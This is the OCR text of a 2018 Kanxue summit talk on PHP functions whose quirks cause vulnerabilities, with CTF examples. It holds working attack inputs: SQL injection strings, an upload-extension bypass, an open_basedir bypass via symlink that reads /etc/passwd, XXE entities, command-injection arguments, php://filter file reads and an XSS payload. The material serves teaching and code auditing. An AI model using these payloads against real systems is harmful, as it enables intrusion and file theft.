
看雪 2018 安全开发者峰会
Kanxue 2018 Security Developer Summit
2000-2018

潜伏在PHP Manual背后的特性及漏洞

邓永凯@绿盟科技

自我介绍


邓永凯

- ID: xfkxfk
- 绿盟科技工业物联网安全实验室
- SSC2017、看雪2017峰会Speaker
- Web安全、物联网安全、代码审计、安全开发
- ……

如何学习编程



php
Microsoft .net
perl
C++
CSS
GO
C
node
How do I get Started Programming games????

如何学习编程



- 官方开发手册
- XX天从入门到精通
- XX语言基础教程
- XX语言核心编程
- 免费公开课
- 开源练手项目
- 付费培训班
- .....

如何学习编程



- 官方开发手册

Vulnerability
DETECTED!

PHP Manual

Vulnerabilities and Features

基础操作—类型与转换

基础操作——类型与转换

- **Boolean 布尔类型**
- **Integer 整型**
- **Float 浮点型**
- String 字符串
- Array 数组
- Object 对象
- Resource 资源类型
- NULL

基础操作——类型与转换

- **Boolean 布尔类型**
- Integer 整型
- Float 浮点型
- String 字符串
- Array 数组
- Object 对象
- Resource 资源类型
- NULL

当运算符，函数或者流程控制结构需要一个 boolean 参数时，该值会被自动转换。

当转换为 boolean 时，以下值被认为是 FALSE：

- 布尔值 FALSE 本身
- 整型值 0（零）
- 浮点型值 0.0（零）
- 空字符串，以及字符串 "0"
- 不包括任何元素的数组
- 特殊类型 NULL（包括尚未赋值的变量）
- 从空标记生成的 SimpleXML 对象

所有其它值都被认为是 TRUE

基础操作——类型与转换

- Boolean 布尔类型
- **Integer 整型**
- **Float 浮点型**
- String 字符串
- Array 数组
- Object 对象
- Resource 资源类型
- NULL

Integer整型和Float浮点数大小长度和系统有关。

32 位系统最大带符号的 integer 范围是 -2147483648 到 2147483647。
64 位系统上，最大带符号的 integer 值是 9223372036854775807。

一个整数超出了 integer 的范围，将会被解释为 float。

```
$x = 8 - 6.4 = 1.6 ≈ 1.5999999..
floor((0.1 + 0.7) * 10) = 7 ≈ 7.999999999999..
```

```
1.0000000000000001 != 1
1.0000000000000001 == 1
```

基础操作——类型与转换

某CTF实战案例

```php
<?php
$number = trim($_GET["number"]);

if(is_numeric($number)){
    if(intval($number) && intval(strrev($number))) {
        if ($number != intval($number)) {
            echo  "failed !";
        } elseif (intval($number) != intval(strrev($number))) {
            echo  "failed !";
        } else {
            //判断number是否是回文，如121，正序和反序内容相对
            if(is_palindrome_number($number)) {
                echo "failed !";
            } else {
                echo FLAG;
            }
        }
    }
}
?>
```

- 解法一

32位平台：
?number=2147483647
64位平台：
?number=09223372036854775807

- 解法二

?number=1000000000.00000000010

- 解法三

?number=???

字符串操作

字符串操作——string to array

当一个字符串，被当做数组来取值，则返回字符串的第一个字符

在某些情况下将导致取出魔术引号转义之后的反斜线\并带入sql语句中，导致sql注入漏洞产生

```php
<?php
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
    foreach($$_request as $_key => $_value) {
        $_key{0} != '_' && $$_key = daddslashes($_value);
    }
}

if($kanxue) {
    foreach($kanxue as $k => $v) {
        $uids[] = $v['uid'];
    }
    echo "SELECT uid FROM users WHERE uid IN ('".implode("','", $uids)."')";
}
```

```
?kanxue[a]=’ &kanxue[a][uid]=, (select user()))#
SELECT uid FROM users WHERE uid IN ('\',', (select user()))#')
```

字符串操作——iconv

- PHP中所有字符都是二进制串，PHP本身并不认识任何编码，只是根据编码来显示内容。
- 在PHP5.4之前，iconv()在转换编码时，遇到不合法字符将截断。

```php
<?php
$name = $_FILES['file']['name'];
$ext = pathinfo($name, PATHINFO_EXTENSION);

if(in_array($ext, ['.gif', '.jpg', '.png'])) {
    die('file extension error');
}

$name = iconv('utf-8', 'gbk', $name);
move_uploaded_file($_FILES['file']['tmp_name'], $name);
```

1.php\x81.gif -> 1.php

- 在使用iconv()进行编码转换的时候根据编码表将A内容转成B内容，可能导致带入转义符。

比如utf-8编码的\xE9\x8C\A6，对应的gbk编码就是\xE5\x5C，这时引入\x5C也就是反斜线\。

```
php > var_dump(iconv('utf-8', 'gbk', var_export(urldecode("%e9%8c%a6'//phpinfo();//"), true)));
string(20) "'鍦\\'//phpinfo();//'"
```

字符串操作——parse_url

一、对严重不合格的URL，parse_url()可能返回FALSE

```
$ php  –a
php > var_dump(parse_url('/ctf.php?sql=sqli payload'));
array(2) {
 ["path"]=>
 string(8) "/ctf.php"
 ["query"]=>
 string(23) "sql=select sqli payload"
}

php > var_dump(parse_url('///ctf.php?sql=sqli payload'));
bool(false)
php >
```

Swpu 2017 CTF

二、PHP5.3之后版本中，解析host，path，query时存在缺陷导致绕过

```
php > var_dump(parse_url('/index.php?path=/home/binarycloud/cache'));
array(2) {
 ["path"]=>
 string(10) "/index.php"
 ["query"]=>
 string(28) "path=/home/binarycloud/cache"
}
php > var_dump(parse_url('//index.php?path=/home/binarycloud/cache'));
array(2) {
 ["host"]=>
 string(15) "index.php?path="
 [“path"]=>
 string(23) "/home/binarycloud/cache"
}
```

Asis 2017 CTF

字符串操作——parse_url

- 三、Parse_url()在解析url时，遇到无效字符将使用 _ 来替换

```
php > var_dump(parse_url(urldecode("http://attack.com/plz%1fgive%1fme")));
array(3) {
 ["scheme"]=>
 string(4) "http"
 ["host"]=>
 string(10) "attack.com"
 ["path"]=>
 string(12) "/plz_give_me"}
```

- 四、在PHP5.4.7之前，Parse_url()在解析path是存在缺陷

```
php > var_dump(parse_url("//www.attack.com/path?boss=kanxue"));
array(2) {
 ["path"]=>
 string(21) "//www.attack.com/path"
 ["query"]=>
 string(11) "boss=kanxue"}
```

字符串操作——parse_str

- 输入数组导致变量未初始化从而导致变量覆盖，或者直接进行变量覆盖
- 所有创建的变量都会进行urldecode()操作

```
php > $ip=array('kanxue');
php > parse_str($ip, $x);
php > var_dump($x);
NULL

php > parse_str("name=user&name=admin%27&password=kanxue", $z);
php > var_dump($z);
array(2) {
  ["name"]=>
  string(6) "admin'"
  ["password"]=>
  string(6) "kanxue"
}
```

漏洞案例参考：http://www.tang3.org/技术/2015/07/21/PHPCMS用户登录处SQL注入漏洞.html

字符串操作——substr、str_replace

- substr()通过截断导致带入特殊字符(\)从而导致SQL注入

```php
<?php
$username = addslashes($_POST['username']);
$email = addslashes($_POST['email']);

if (strlen($username) > 20) {
    $username = substr($username, 0, 20);
}

$sql = "select * from users where username='$username' or emial='$email'";
$result = mysql_query($sql);
?>
```

username=aaaaaaaaaaaaaaaaaaa’

username=aaaaaaaaaaaaaaaaaaa\’

username=aaaaaaaaaaaaaaaaaaa\

- str_replace(),通过替换将黑名单恶意内容替换为空，导致利用此替换绕过

```
替换导致的防御绕过，比如:
return str_replace('../', '', $language);

我们输入:
$language=..../
```

字符串操作——逻辑判断错误

- Intval()："直到遇上数字或正负符号才开始做转换，再遇到非数字或字符串结束时(\0)结束转换"
  那么当intval用在if等的判断里面，将会导致这个判断实去意义，从而导致安全漏洞

```php
<?
$var1="1 union select pass from admin#";
if (intval($var1)){
    echo "it's safe too";
}
echo '$var1='.$var1;
?>
```

it's safe too
$var=1 union selest pass from admin#

- Strpos()：查找字符串首次出现的位置，但是注意字符串位置下标是从0开始的，当被搜索的字符出现在第一个位置的时候返回0，但是0在if条件中返回false，导致逻辑判断错误。

```php
$pos = strpos("abc", "a");
if ($pos) {
    echo "The string  was found";
} else {
    echo "The string  was not found ";
}
```

The string was not found

同理的函数：stripos()、strops()、strripos()、strrpos()、strtok()、strcmp()

字符串操作——其他函数方法

- date()

类似stipslashes()的功能，具备反转义的效果。比如： date(addslashes("123’ ”))=123’

- chr()

当转换的数字大于256时，将返回mod 256的值。比如：chr(321)=A=chr(65)

- Json_decode()

json编码中，双引号(“)和反斜线(\)都会被转义，但是默认单引号(’)不会做处理。

所以在json_encode()编码的时候，\’将变成\\’导致逃逸单引号。

- addcslashes()

如果设置范围中的结束字符 ASCII 码小于开始字符，则不会创建范围，只是将开始字符、结束字符以及其间的字符逐个转义。

- stripcslashes()

可识别类似 C 语言的八进制以及十六进制的描述。stripcslashes("0\073\163\154\145\145\160\0405\073")=0;sleep 5;

- 其他

文件操作

文件操作——file_put_contents

File_put_contents()在写入数据的时候，当写入的data数据时数组，就相当于

file_put_contents($filename, join(‘’, $array))，意思就是将数组连接成字符串在进行写入。

某CTF挑战


```php
<?php
function is_valid($title, $data)
{
    $data = $title . $data;
    return preg_match('|\A[ _a-zA-Z0-9]+\z|is', $data);
}

function write_cache($title, $content)
{
    $dir = CACHE_DIR;
    if (!is_valid($title, $content)) {
        exit("title or content error");
    }

    $filename = "{$dir}{$title}.php";

    file_put_contents($filename, $content);
}
```

在通过正则判断只能传入大小写字母、数字、_和空格，但是如果我们传入数组，$title和$content进行了字符串拼接，由于PHP弱类型数组被强制转换为Array字符串，成功绕过正则。但是在最后写入文件时将数组有拼接会字符串，成功写入php代码。



文件操作——glob

glob()返回一个包含有匹配文件或者目录的数组。

glob()在获取文件信息的时候是按照一定顺序排列的，文件名首字母的ASCII码值排序。

某CTF挑战

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    $target_path  = "upload/";
    $target_path .= $_FILES[ 'uploaded' ][ 'name' ];

    if( !move_uploaded_file( $_FILES[ 'uploaded' ][
'tmp_name' ], $target_path ) ) {
        echo 'Your file upload failed.';
    }
    else {
        echo file_get_contents($target_path);
        $dir = "upload/";

        $files = glob($dir . '*');
        @unlink($files[0]);
    }
}
```

Hint：需要读取upload目录下的flag文件，但是文件名不知道；可以上传文件但是不需要shell

Exploit：循环上传文件，当上传的文件n-1被删除，再上传文件n被删除，再上传n+1未删除，则判断flag文件名第一位字符的ASCII码为n

```
php > print_r(glob('*'));
Array
(
    [0] => d.txt
    [1] => e.txt
    [2] => flag_unknown.txt
    [3] => g.txt
)
php >
```

文件操作——open_basedir绕过

Open_basedir在PHP中可以限制脚本可以访问的目录范围。

影响包括列目录、文件读取、文件上传写入、文件属性判断等操作。

glob://协议

自PHP5.3开始生效glob://数据流包装器，glob://是PHP自带的文件目录管理协议，可以查找匹配的文件。问题就出在这里，使用glob://筛选目录的时候是不受open_basedir限制的，所以我们可以通过glob://来匹配文件，从而绕过open_basedir的限制达到操作任意文件的目的。

```
php > ini_set('open_basedir', '/var/www/html/test/');
php > $dir = opendir("/var/www/html/*");
PHP Warning:  opendir(): open_basedir restriction in effect. File(/var/www/html/*) is not within the allowed
path(s): (/var/www/html/test/) in php shell code on line 1
PHP Warning:  opendir(/var/www/html/*): failed to open dir: Operation not permitted in php shell code on line 1
php > $dir = opendir("glob:///var/www/html/*");
php > $files = readdir($dir);
php > closedir($dir);
php > var_dump($files);
string(6) "15.php"
```

文件操作——open_basedir绕过

Open_basedir在PHP中可以限制脚本可以访问的目录范围。

影响包括列目录、文件读取、文件上传写入、文件属性判断等。

Symlink()

symlink()是用来创建符号链接的，但是这里也受open_basedir的限制，而且在创建连接的时候首先会判断连接目标是否存在，但是symlink可以先绕过file_exists()的判断，从而绕过open_basedir的限制，读取任意文件。

```
$ php exploit.php
$ cat exploit
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```php
<?php
mkdir("abc");
chdir("abc");
mkdir("etc");
chdir("etc");
mkdir("passwd");
chdir("..");
mkdir("abc");
chdir("abc");
mkdir("abc");
chdir("abc");
mkdir("abc");
chdir("abc");
chdir("..");
chdir("..");
chdir("..");
chdir("..");
symlink("abc/abc/abc/abc","tmplink");
symlink("tmplink/../../../etc/passwd", "exploit");
unlink("tmplink");
mkdir("tmplink");
?>
```

http://cxsecurity.com/issue/WLB-2009110068

文件操作——文件状态缓存

很多操作文件状态属性的函数方法都存在缓存，如果在修改文件属性之后没有使用clearstatcache()函数处理之后再进行下一次文件操作，将导致逻辑判断错误从而返回非预期的结果。

```
stat(), lstat(), file_exists(), is_writable(), is_readable(), is_executable(), is_file(), is_dir(),
is_link(), filectime(), fileatime(), filemtime(), fileinode(), filegroup(), fileowner(), filesize(),
filetype() 和 fileperms()
```

unlink删除本地文件时会更新缓存，但是unlink再删除远程文件时不会清除缓存

```php
<?php
if (file_exists('ftp://user:12345@192.168.1.1:2121/1.txt')){
    echo "file exists. .\n";
    unlink('ftp://user:12345@192.168.1.1:2121/1.txt');
    echo "unlink file. \n";
}

if(file_exists('ftp://user:12345@192.168.1.1:2121/1.txt')){
    echo "file still exists. \n";
}
```

```
$ python ftpserver.py
$ php unlink.php
file exists.
unlink file.
file still exists.
```

文件操作——文件操作协议

我们在请求文件操作的时候除了HTTP协议之外，还支持很多其他的协议，包括：

file://， ftp://， glob://， ssh2.sftp等，广泛用于挖掘和绕过SSRF、XXE、读文件漏洞等。

```
file_exists, fileatime, filectime, filegroup, fileinode, filemtime, fileowner, fileperms, filesize, filetype,
fopen, is_dir, is_executable, is_file, is_link, is_readable, is_writable, lstat, mkdir, rename, rmdir, stat,
unlink, file_get_contents, file_put_contents, file, readfile, get_headers, get_meta_tags
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE person [<!ENTITY remote SYSTEM
    “file:///proc/net/arp">]>
<plans>
    <plan>
        <content>payload &remote;</content>
    </plan>
</plans>
```

SCTF2018

```
<?xml version=“1.0” encoding=“UTF-8” ?>
<!DOCTYPE person [<!ENTITY remote SYSTEM
    “ftp://kanxue:123456@192.168.1.1/flag.txt">]>
<plans>
    <plan>
        <content>payload &remote;</content>
    </plan>
</plans>
```

文件操作——其他

- file_exists()

判断文件是否存在，对../无效，但是可以使用symlink绕过。

- Basename()

Basename()在返回文件名时，解析文件路径存在缺陷，导致返回非预期的文件名

- session_destroy()

销毁SESSION内容，在PHP5.1.2版本存在任意文件删除漏洞。

当我们提交构造cookie:PHPSESSID=/../1.php，相当于unlink('sess_/../1.php’)

- move_uploaded_file()

上传文件都是用这个函数，但是在官方PHP Manual中的示例代码就存在任意文件上传漏洞。

- SESSION上传进度

当 session.upload_progress.enabled = on时，在一个上传在处理中，同时POST一个与INI中设置的

session.upload_progress.name同名变量时，它会在$_SESSION中添加一组这个变量值的数据，可以用来进行文件包含的利用

- 其他

过滤函数

过滤函数——escapeshellarg/escapeshellcmd

escapeshellarg/escapeshellcmd，在PHP中常用来防御命令执行漏洞，写法五花八门，导致漏洞百出。

相互伤害型：

```
$name = escapeshellarg($_GET[ ‘name’ ]);
system(escapeshellcmd( “echo ” .$name));
```

画蛇添足型：

```
search_file_type = escapeshellarg($_GET[ ‘filetype’ ]); //某cms命令执行漏洞
$output = shell_exec('find -L ' . $this->path . ' -iregex  ".*' . $this->search_file_type  . '" -type f');
```

出乎意料型：

```
<?php
$query = $_GET[ ‘query’ ]; // $query =  “--open-files-in-pager=payload” ;
$branch =  “master” ;
pcntl_exec(
   “/usr/bin/git” ,
  array( “grep” ,  “-i” ,  “--line-number” , $query, $branch),
  array( “PATH” => “/usr/bin/” )
); //gitlist系统命令执行漏洞
```

过滤函数——filter_var


filter_var()，使用特定的过滤器过滤一个变量的内容，返回过滤后的内容，错误返回False。

过滤的时候根据flag来使用不同的过滤器，比如过滤IP，HOST，URL，EMAIL等。

过滤Email格式

```php
<?php
$email = $_GET['email'];
return filter_var($email, FILTER_VALIDATE_EMAIL);
```

在Email的local part部分内容是可以使用双引号包裹的，而且双引号内的内容可填入任意字符



过滤URL格式

```php
<?php
$email = $_GET['url'];
return filter_var($email, FILTER_VALIDATE_URL);
```

对于URL的检测，可以通过fuzz找出可使用的协议(file://, data://)和可出现在域名里面的字符，常用来Bypass SSRF漏洞的利用。

http://kanxue.com
~~http://kanxue.com;nsfocus.com~~
0://kanxue.com;nsfocus.com
http://kanxue$nsfocus.com

过滤函数——trim/is_numeric

trim()函数将去除字符串首尾处的空白符或者其他指定字符。

is_numeric()函数判断是不是数字或者数字字符串，返回true或者false。

```php
<?php
$number = trim($_GET["number"]);

if(is_numeric($number)){
    if(intval($number) && intval(strrev($number))) {
        if ($number != intval($number)) {
            echo  "failed !";
        } elseif (intval($number) != intval(strrev($number))) {
            echo  "failed !";
        } else {
            //判断number是否是回文，如121，正序和反序内容相对
            if(is_palindrome_number($number)) {
                echo "failed !";
            } else {
                echo FLAG;
            }
        }
    }
}
```

- 解法三

?number=???


过滤函数——trim/is_numeric

trim()函数默认情况下去除变量首尾的如下字符：

- " " (ASCII 32 (0x20))，普通空格符。
- "\t" (ASCII 9 (0x09))，制表符。
- "\n" (ASCII 10 (0x0A))，换行符。
- "\r" (ASCII 13 (0x0D))，回车符。
- "\0" (ASCII 0 (0x00))，空字节符。
- "\v" (ASCII 11 (0x0B))，垂直制表符。

is_numeric()和intval()函数默认下跳过变量中如下字符：

- " " (ASCII 32 (0x20))，普通空格符。
- "\t" (ASCII 9 (0x09))，制表符。
- "\n" (ASCII 10 (0x0A))，换行符。
- "\r" (ASCII 13 (0x0D))，回车符。
- "\0" (ASCII 0 (0x00))，空字节符。
- "\v" (ASCII 11 (0x0B))，垂直制表符。
- "\f" (ASCII 12 (0x0C))，垂直制表符。



➢ 解法三

?number=%0C22222

过滤函数——class_exists

Class_exists()函数会检查类是否已经定义，默认会自动调用__autoload加载传入的变量对应的类。

PHP官方建议使用spl_autoload_register()函数注册自动加载器，当使用未定义的类时自动去加载。

```php
<?php
/*spl_autoload_register(function ($class) {
    include $class . '.php';
});*/

function __autoload($class)
{
    include($class . '.php' );

    if (!class_exists($class, false)) {
        trigger_error( "Unable to load class: $class" , E_USER_WARNING);
    }
}

$MyClass = $_GET['module'];

if (class_exists($MyClass)) {
    $myclass = new $MyClass();
}
```

过滤函数——class_exists

在PHP < 5.4的版本中存在任意文件读取漏洞

localhost/1.php?modul

localhost/1.php?module=php://filter/convert.base64-encode/resource=phpinfo

```
<?php
highlight_file(__FILE__);
/*spl_autoload_register(function ($class) {
        include $class . '.php';
});*/

function __autoload($class)
{
        include($class . '.php');

        // Check to see whether the include declared the class
        if (!class_exists($class, false)) {
                trigger_error("Unable to load class: $class", E_USER_WARNING);
        }
}

$MyClass = $_GET['module'];

if (class_exists($MyClass)) {
        $myclass = new $MyClass();
}

?> PD9waHANCiBwaHBpbmZvKCk7IA0K
```

phpinfo()

localhost/phpinfo.php

PHP Version 5.3.29

System	Windows NT LAPTOP-QGLQGP7C 6.2 build 9200 (Unknow Windows version Home Premium Edition) i586
Build Date	Aug 15 2014 19:01:45
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-

Warning: Unable to load class: php://filter/convert.base64-encode/resource=phpinfo in **D:\soft\phpstudy\PHPTutorial\WWW\1.php** on line **13**

过滤函数——其他

- htmlentities()

将字符转换为HTML转义符，转换所有具有HTML实体的字符，默认不转换单引号’，除非设置ENT_QUOTES。

- htmlspecialchars()

将特殊字符转换为HTML实体，包括&符号、双引号“、大于号>、小于号<，默认不会转义单引号’,除非设置ENT_QUOTES 。

```
echo “<a href= ‘/images/size.php?” . htmlentities($query) . “’ >link</a>” ;
// payload: index.php?a'onclick%3dalert(1)%2f%2f=c
```

- preg_replace()

在PHP5.4.7以前版本可以在第一个参数使用\0截断，\e模式的代码执行，反转义功能，返回NULL时变量覆盖等

- preg_match()

默认输入对象为字符串，当传入数组或者资源类型变量是返回false，传入第三个参数时导致变量覆盖。

- 其他

对象注入/反序列化

反序列化——魔法函数

反序列化漏洞挖掘步骤：

- 查找unserialize操作
- 验证用户可控变量进入unserialize方法
- 在应用中查找可利用的魔术方法

  例如：__destruct、__call、__toString、__wakeup
- 分析魔术方法中是否有可利用危险操作

  命令执行、代码注入、文件操作、SQL注入等
- 通过调用关系构造攻击链
- 通过serialize构造序列化的数据
- 触发漏洞利用

PHP Magic Methods

- __construct()
- __destruct()
- __call()
- __callStatic()
- __get()
- __set()
- __isset()
- __unset()
- __sleep()
- __wakeup()
- __toString()
- __invoke()
- __set_state()
- __clone()
- __debuginfo()

反序列化——魔法函数

- __construct

类的构造方法，在每次创建对象时优先调用此方法，完成使用对象前的一些初始化工作。

- __destruct

类的析构函数，析构函数会在某个对象的所有引用都被删除或者当对象被显式销毁的时候执行。

a. PHP脚本执行正常终止
b. 执行过程发生Error错误
c. 执行过程对象被销毁
d. 调用exit/die
e. unserialize反序列化非法格式序列化内容时

- __call

方法重载，当在一个对象中调用一个不可以访问或者不存在的方法时，__call被调用。

- __toString

当一个对象被当成字符串操作是调用次函数。

echo、print、%s格式化、格式化SQL语句、字符串拼接、字符串函数、==比较、in_array，class_exists、switch case等

- __wakeup

当执行unserialize反序列化操作是执行此方法，经常被用于反序列化时重新建立数据库链接等。

CVE-2016-7124：当序列化后的对象在进行反序列化时，对象的元素个数大于实际个数时将绕过__wakeup执行

反序列化——原生类的利用

SimpleXMLElement::__construct

- 第一个参数data为XML内容或者XML文档的URL；
- 第二个参数options为指定参数用来解析XML内容，
  比如LIBXML_NOENT，LIBXML_DTDLOAD等可以解析XML实体；
- 第三个参数data_is_url如果设为true，
  data参数就可以设置为XML文档的URL路径远程读取。

```php
<?php

$sxe = new SimpleXMLElement(
            'http://88qi8sws.xfkxfk.com/nfzy6nzv' ,
            LIBXML_NOENT,
            TRUE);

echo $sxe->asXML();

?>
```

```php
<?php

$sxe = new SimpleXMLElement(
    'http://88qi8sws.xfkxfk.com/nfzy6nzv',
    LIBXML_NOENT,
    TRUE);

echo $sxe->asXML();
```

run (ctrl+r) 输入 copy 分享当前代码 出现故障，请使用这个点击这里

文本方式显示 html方式显示

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

反序列化——原生类的利用案例

《shopware-php-object-instantiation-to-blind-xxe》

Components/LogawareReflectionHelper.php

```php
namespace Shopware\Components;
class ReflectionHelper
{
    public function createInstanceFromNamedArguments($className,
$arguments)
    {
        $reflectionClass = new \ReflectionClass($className);
        ⋮
        $constructorParams = $reflectionClass->getConstructor()-
>getParameters();
        ⋮
        // Check if all required parameters are given in $arguments
        ⋮
        return $reflectionClass->newInstanceArgs($arguments);
    }
}
```

```php
$a = array(
  "serialized" =>
    array("SimpleXMLElement" =>
      array("data" => 'http://88qi8sws.xfkxfk.com/nfzy6nzv',
        "options" => LIBXML_NOENT,
        "data_is_url" => true)
      ),
  "CTEATE_CLASS" => true,
);
```

```php
<?php
$class = new ReflectionClass('SimpleXMLElement');
$instance = $class->newInstanceArgs(
   array(
      'http://88qi8sws.xfkxfk.com/nfzy6nzv' ,
      LIBXML_NOENT,
      TRUE)
   );

   var_dump($instance);
?>
```

反序列化——原生类的利用

DirectoryIterator::__construct

- 第一个参数path指定需要遍历的目录

```php
<?php

$dir = new DirectoryIterator(dirname(__FILE__));

foreach ($dir as $fileinfo) {
    if (!$fileinfo->isDot()) {
        var_dump($fileinfo->getFilename());
    }
}
?>
```

SQLiteDatabase::__construct

- 第一个参数filename指定SQLite数据库的名字，可创建文件

PDO::__construct

- 第一个参数指定数据源名称，可创建文件

```php
1 <?php
2 $dir = new DirectoryIterator(dirname(__FILE__));
3 foreach ($dir as $fileinfo) {
4     if (!$fileinfo->isDot()) {
5         var_dump($fileinfo->getFilename());
6     }
7 }
8 ?>
```

run (ctrl+r) 输入 copy 分享当前代码 出现故障，请使用这个点击这里

文本方式显示 html方式显示

```
string(6) "errors"
string(9) "inputFile"
string(11) "logfile.txt"
string(15) "create_user.sql"
string(9) "runErl.sh"
string(16) "destroy_user.sql"
string(9) "runAsm.sh"
string(8) "file.php"
